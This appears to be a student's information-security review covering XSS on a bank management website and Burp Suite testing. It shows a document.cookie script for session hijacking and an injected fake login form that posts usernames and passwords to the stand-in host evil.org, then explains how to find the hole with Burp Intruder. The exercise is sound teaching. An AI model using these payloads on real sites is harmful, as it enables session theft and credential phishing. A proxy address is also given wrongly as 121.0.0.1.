
Information Security Analysis and Audit


Review-2

XSS(Cross-site Scripting Attack) on Bank Management Website-

Tool used- Burp Suite

System Architecture of XSS-






Core components of Burp Suite-


Burp Suite Enterprise Edition comprises the following components:

- **Enterprise server** – This coordinates between the other components, manages scan scheduling, and performs software updates.
- **Agents** – These carry out scans using an embedded instance of Burp Scanner. Agents can be distributed across multiple machines, and the pool of agents can grow indefinitely large.
- **Web server** – This provides the interface to users, via the web UI and REST API. The web server is installed onto the same machine as the Enterprise server.
- **Database** – This provides persistent storage for configuration data and scan results. There is a bundled database which is suitable for evaluation purposes and many production use cases, or you can use your own external database if required.

The diagram below shows the different components of the software and the connections between them:



The diagram below is a high-level overview of the key parts of Burp's penetration testing workflow:



Attacks-

1- Session Hijack-

-Run alert(document.cookie)

<script>alert(document.cookie);</script>

-Use Burp Suite to add proxy, analyse traffic and copy cookie id.

-Paste that cookie id to new browser and session continues from their.

2- Steal information by injecting form in the web page using some vulnerable scripts-

-Find any text area in form which reflects same input into the web page as entered.

<h3>Please login to proceed</h3> <form action="http://evil.org">Username:
<input type="username" name="username"> </br>Password:
<input type="password" name="password"></br>
<input type="submit" value="Logon"></br>

-Inject malicious script into that form and see resulting output.

-Inject script containing code for malicious form asking username and password.

-When user enters username and password it is shown in burp suite or can be redirected to our server.

Defence/Detect-

1- Use Burp Suite to check for malicious target spots in our website.

-Check if at any place on web page can we insert data.

-Download list of all possible javascripts payload and inject them one by one in that place.

-Burp Suite does this smoothlessly, it has inbuilt payloads also which can be used too.

-After running all scripts Burp Suite shows status, if its 200 means script injected, like this we can find vulnerability in our page.

Steps in Burp Suite-

1- Set your browser to local proxy setting of 121.0.0.1 as ip and 8080 as port address for local host so that burp suite can start detecting requests using proxy.

2- Run website in localhost and detect requests made by it in Burp->Proxy->Intercept tab.

3- To check for vulnerable page, if that request has anywhere “variable name”=”some value” then send this request to Repeater.

4- In Repeater we will check whether our changes in variables value is reflected in web page or not, if it is reflected it is vulnerable to XSS otherwise not.

5- If it is found vulerable to XSS send this page to Intruder and configure position where payload to be inserted.

6- Add payload from list available to upload your own list.

7- Hit attack and check output.